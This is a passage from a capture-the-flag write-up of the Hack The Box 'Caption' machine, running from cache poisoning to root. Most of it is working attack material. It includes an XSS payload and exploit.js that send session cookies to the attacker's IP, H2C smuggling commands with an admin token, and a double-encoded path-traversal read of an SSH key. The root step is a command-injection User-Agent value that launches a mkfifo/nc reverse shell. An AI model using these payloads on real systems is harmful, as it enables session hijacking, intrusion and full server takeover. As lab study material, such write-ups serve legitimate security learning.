
Great, we got a positive result the URL has successfully changed! Now, we can either wait for the cache to expire or modify the data further to exploit this behavior. By iterating through each header, we can identify the vulnerable one that fails to properly sanitize or escape special characters.
After testing, it turns out that the X-Forwarded-Host header is a valid candidate for exploitation.
With this information, it’s time to escalate. I crafted the following payload to load exploits directly from my local Python web server, avoiding the need to include the exploit code directly in the header itself. This approach allows for easier payload delivery and testing flexibility.
1
X-Forwarded-Host: 127.0.0.1"> </script> <script src="http://10.10.14.134:8000/exploit.js"></script> <!--
Our exploit.js involves a JavaScript file that collects all session cookies and forwards them to me.
1
2
3
4
5
6
(function stealCookies() {
    let xhr = new XMLHttpRequest();
    let cookieData = document.cookie;
    xhr.open("GET", "http://10.10.14.134:8000?cookies=" + encodeURIComponent(cookieData), true);
    xhr.send();
})();
Forwading the request, we get a callback 

With a method to obtain the admin token in place, the next step was to bypass the proxy filter and gain access to the /logs and /download endpoints.
Through in-depth research, we identified HTTP request smuggling as a viable approach for bypassing security restrictions. Comprehensive information about this method is available in HackTricks under H2C Smuggling.
The approach leverages the server’s HTTP/2 compatibility and HAProxy’s reliance on HTTP/2 for streaming communication. By upgrading HTTP/1 requests to HTTP/2 using headers like Upgrade: h2c, HTTP2-Settings, and Connection, the attack circumvents HAProxy’s filtering mechanisms. This is possible because HTTP/2 communicates via binary streams, differing from the conventional request/response pattern of HTTP/1.
To execute the attack, we made use of the h2csmuggler.py tool.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
[Jan 23, 2025 - 16:48:17 ] htb caption ➜  python3 h2csmuggler.py -x 'http://caption.htb' http://caption.htb/logs -X "GET" -H "Cookie: session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzM3NjQ4ODgyfQ.j6wdhmR1Ed3hZVUbIwTcsS4__9wFeUio4F30_d23zw8"
[INFO] h2c stream established successfully.
:status: 200
server: Werkzeug/3.0.1 Python/3.10.12
date: Thu, 23 Jan 2025 15:49:12 GMT
content-type: text/html; charset=utf-8
content-length: 4316
x-varnish: 98438
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS
accept-ranges: bytes


<!DOCTYPE html>
<html lang="en" >

<head>
  <meta charset="UTF-8">

    <script src="https://cpwebassets.codepen.io/assets/common/stopExecutionOnTimeout-2c7831bb44f98c1391d6a4ffda0e1fd302503391ca806e7fcc7b9b87197aec26.js"></script>


  <title>Caption Portal Login</title>
</html>
[INFO] Requesting - /logs
:status: 200
server: Werkzeug/3.0.1 Python/3.10.12
date: Thu, 23 Jan 2025 15:49:13 GMT
content-type: text/html; charset=utf-8
content-length: 4228
x-varnish: 98439
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS
accept-ranges: bytes

<...snip...>

  <header class="container my-4">
    <div class="row">
      <!-- vai ocupar todo o espaço se a tela for pequena -->
      <!-- col-lg-6 para telas grandes -->

        <center><h1>Log Management</h1></center>
        <br/><br/><center>
        <ul>
            <li><a href="/download?url=http://127.0.0.1:3923/ssh_logs">SSH Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/fw_logs">Firewall Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/zk_logs">Zookeeper Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/hadoop_logs">Hadoop Logs</a></li>
        </ul></center>
<...snip...>

We noticed that a response was received, and upon scrolling down, we found the server’s reply with a 200 OK status, along with the HTML source code of the log page. From the logs, it appears that the user margo utilizes a private key for SSH connections. Interestingly, instead of the RSA algorithm, the key is based on the ECDSA algorithm. This suggests that the private key is likely located at /home/margo/.ssh/id_ecdsa instead of the default id_rsa.
Additionally, we need to check the man page at http://127.0.0.1:3923 to analyze the server’s response and examine the contents of the page for further insights.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
python3 h2csmuggler.py -x 'http://caption.htb' http://caption.htb/download\?url\=http://127.0.0.1:3923/ -X "GET" -H "Cookie: session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzM3NjQ4ODgyfQ.j6wdhmR1Ed3hZVUbIwTcsS4__9wFeUio4F30_d23zw8 "
[INFO] h2c stream established successfully.
:status: 200
server: Werkzeug/3.0.1 Python/3.10.12
date: Thu, 23 Jan 2025 15:59:00 GMT
content-type: text/html; charset=utf-8
content-length: 4316
x-varnish: 98441
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS
accept-ranges: bytes
<...SNIP...>


		document.documentElement.className = localStorage.theme || dtheme;
	</script>
	<script src="/.cpr/util.js?_=kVPa"></script>
	<script src="/.cpr/baguettebox.js?_=kVPa"></script>
	<script src="/.cpr/browser.js?_=kVPa"></script>
	<script src="/.cpr/up2k.js?_=kVPa"></script>
</body>

</html>
<...SNIP...>
A .crp directory or anything similar that loads JavaScript files using arguments or indices was discovered during the script session analysis. Further investigation and a Google search for CRP-related attacks led us to Exploit-DB entry #51636. Copyparty, a portable file server with known vulnerabilities, including a path traversal issue, is linked to.crp, according to this entry.
1
2
#POC
curl -i -s -k -X GET 'http://127.0.0.1:3923/.cpr/%2Fetc%2Fpasswd'
To successfully exploit the vulnerability, we need to double-encode the input in the URL parameter. The first encoding handles the // issue when attempting to access files like /xxxxxxxxx, while the second encoding follows the approach demonstrated in the proof of concept on Exploit-DB. This process underscores the necessity of URL encoding in certain cases. Through trial and error, we discovered how critical it is to apply this double-encoding technique to bypass restrictions and trigger the vulnerability.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
(.venv) [Jan 23, 2025 - 17:07:24 ] htb caption ➜  ssh margo@caption.htb -i id_ecdsa
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jan 23 04:09:57 PM UTC 2025

  System load:  0.01              Processes:             233
  Usage of /:   70.9% of 8.76GB   Users logged in:       0
  Memory usage: 27%               IPv4 address for eth0: 10.129.81.213
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jan 23 13:57:31 2025 from 10.10.14.134
margo@caption:~$
We successfullly compromise margo user hence a shell on the machine
Part 2: Lateral Movement & Privilege Escalation
Privilege Escalation
After some basic privesc enumaration, running netstat -antup4 reveals 3 internal services running on ports 6082,6081,9090 bound to 127.0.0.1 Furthermore running ps -auxww interesting processes running; go run server.go running with root privileges, this make me think of the Logservice which had a file named server.go
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
margo@caption:~$ps -auxw
<...SNIP...>
root         969  0.3  1.1 177692 47144 ?        Ss   20:27   0:00 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
root         973  0.0  0.2  15432  8984 ?        Ss   20:27   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         977  0.0  0.0   2892   992 ?        Ss   20:27   0:00 /bin/sh -c cd /root;/usr/local/go/bin/go run server.go
root         978  0.4  0.4 1240804 18624 ?       Sl   20:27   0:01 /usr/local/go/bin/go run server.go
margo        980  0.0  0.0   2892  1008 ?        Ss   20:27   0:00 /bin/sh -c cd /home/margo;python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
margo        981  0.0  0.0   2892   964 ?        Ss   20:27   0:00 /bin/sh -c cd /home/margo/app;python3 app.py
margo        983  0.0  0.0   2892   964 ?        Ss   20:27   0:00 /bin/sh -c cd /home/margo;/usr/bin/java -jar gitbucket.war
margo        987  0.3  0.8 1002172 35592 ?       Sl   20:27   0:01 python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
margo        991  6.7  4.9 3603988 199748 ?      Sl   20:27   0:18 /usr/bin/java -jar gitbucket.war
margo        994  0.3  1.0  57164 40852 ?        S    20:27   0:01 python3 app.py
root         995  0.0  0.0   6176  1084 tty1     Ss+  20:27   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
haproxy     1008  0.0  0.9 179696 37204 ?        Sl   20:27   0:00 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
vcache      1138  0.0  2.1 1012376 86584 ?       SLl  20:27   0:00 /usr/sbin/varnishd -j unix,user=vcache -F -a localhost:6081 -T localhost:6082 -f /etc/varnish/default.vcl -S /etc/varnish/secret -s malloc,256m -p feature=+http2
margo@caption:~$

Examining the source code of the server application exposed a critical vulnerability.
1
2
logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
exec.Command{"/bin/sh", "-c", logs}

The logs variable is directly passed to the exec.Command function without any form of input sanitization, making it vulnerable to command injection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
func (l *LogServiceHandler) ReadLogFile(ctx context.Context, filePath string) (r string, err error) {
    file, err := os.Open(filePath)
    if err != nil {
        return "", fmt.Errorf("error opening log file: %v", err)
    }
    defer file.Close()
    ipRegex := regexp.MustCompile(`\b(?:\d{1,3}\.){3}\d{1,3}\b`)
    userAgentRegex := regexp.MustCompile(`"user-agent":"([^"]+)"`)
    outputFile, err := os.Create("output.log")
    if err != nil {
        fmt.Println("Error creating output file:", err)
        return
    }
    defer outputFile.Close()
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        ip := ipRegex.FindString(line)
        userAgentMatch := userAgentRegex.FindStringSubmatch(line)
        var userAgent string
        if len(userAgentMatch) > 1 {
            userAgent = userAgentMatch[1]
        }
        timestamp := time.Now().Format(time.RFC3339)
        logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
        exec.Command{"/bin/sh", "-c", logs}
    }
    return "Log file processed",nil
}
This implies that code execution becomes possible if the logs variable can be controlled. For instance, manipulating a parameter like the userAgent variable could provide the necessary input to exploit the vulnerability.
The server app runs on port 9090, this explains what we saw previously
Shell as root
Forward the Port 9090 to our local machine through SSH since we poses the id_ecdsa private key
1
ssh margo@10.129.80.229 -i id_ecdsa -L 9090:127.0.0.1:9090 -N -f
The logs variable includes the userAgent variable, which I can manipulate. By injecting a stager into the User-Agent header, the stager will propagate through the userAgent variable and subsequently into the logs variable. This setup allows the stager to execute a payload located at /tmp/privesc.sh, enabling code execution on the target system.
1
2
3
4
5
6
7
8
margo@caption:~$ nano /tmp/malicious.log
margo@caption:~$ cat /tmp/malicious.log
127.0.0.1 "user-agent":"'; /bin/bash /tmp/privesc.sh #"
margo@caption:~$ nano /tmp/privesc.sh
margo@caption:~$ cat /tmp/privesc.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.134 1337 >/tmp/f
margo@caption:~$chmod +x /tmp/privesc.sh
Furthermore the app uses the Thrift framework, I never came across this before so i had to document myself on this.
I created a Thrift file
1
2
3
4
5
6
7
8
9
margo@caption:~$ nano service.thrift
margo@caption:~$ cat service.thrift

namespace go log_service

service LogService {
    string ReadLogFile(1: string filePath)
}
margo@caption:~$
From there i used thrift to generate a python client then download all the package to my attacking machine
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
margo@caption:~/gen-py$ nano client.py
margo@caption:~/gen-py$ cat client.py
from thrift import Thrift
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol
from service import LogService  # Import generated Thrift client code

def main():
    # Set up a transport to the server
    transport = TSocket.TSocket('localhost', 9090)

    # Buffering for performance
    transport = TTransport.TBufferedTransport(transport)

    # Using a binary protocol
    protocol = TBinaryProtocol.TBinaryProtocol(transport)

    # Create a client to use the service
    client = LogService.Client(protocol)

    # Open the connection
    transport.open()

    try:
        # Specify the log file path to process
        log_file_path = "/tmp/malicious.log"

        # Call the remote method ReadLogFile and get the result
        response = client.ReadLogFile(log_file_path)
        print("Server response:", response)

    except Thrift.TException as tx:
        print(f"Thrift exception: {tx}")

    # Close the transport
    transport.close()

if __name__ == '__main__':
    main()
The client application should include the log file containing the stager I previously configured. To proceed, create a Python virtual environment and install the thrift library using the following command on your attacker vm:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
(.venv) [Jan 23, 2025 - 22:27:41 ] htb caption ➜  scp -i id_ecdsa -r margo@caption.htb:~/gen-p
y .
client.py                                                   100% 1064    19.4KB/s   00:00
ttypes.py                                                   100%  440     7.9KB/s   00:00
LogService-remote                                           100% 2769    50.2KB/s   00:00
constants.py                                                100%  366     6.8KB/s   00:00
__init__.py                                                 100%   48     0.9KB/s   00:00
LogService.py                                               100% 8031   142.3KB/s   00:00
(.venv) [Jan 23, 2025 - 22:28:23 ] htb caption ➜  pip install thrift
Collecting thrift
  Downloading thrift-0.21.0.tar.gz (62 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 62.5/62.5 kB 1.7 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting six>=1.7.2 (from thrift)
  Downloading six-1.17.0-py2.py3-none-any.whl.metadata (1.7 kB)
Downloading six-1.17.0-py2.py3-none-any.whl (11 kB)
Building wheels for collected packages: thrift
  Building wheel for thrift (pyproject.toml) ... done
  Created wheel for thrift: filename=thrift-0.21.0-cp311-cp311-linux_x86_64.whl size=504992 sha256=af8469acad68896daeb443f4258778b464fdcd6380079422d417752780c4f6de
  Stored in directory: /root/.cache/pip/wheels/ee/4e/19/b0935ea8d432182833c86e4a36f8026d8e212f8f7c5939cbca
Successfully built thrift
Installing collected packages: six, thrift
Successfully installed six-1.17.0 thrift-0.21.0

[notice] A new release of pip is available: 24.0 -> 24.3.1
[notice] To update, run: pip install --upgrade pip
(.venv) [Jan 23, 2025 - 22:29:34 ] htb caption ➜  python3 gen-py/client.py

<check your listener>
Conclusion
The “Caption” box demonstrates the importance of secure coding practices, proper access control, and thorough input sanitization. By exploiting leaked credentials, HTTP request smuggling, and a path traversal vulnerability, we successfully gained access to sensitive files and escalated to a user shell then root privileges. This highlights critical gaps in web application security, emphasizing the need for robust security measures in real-world deployments.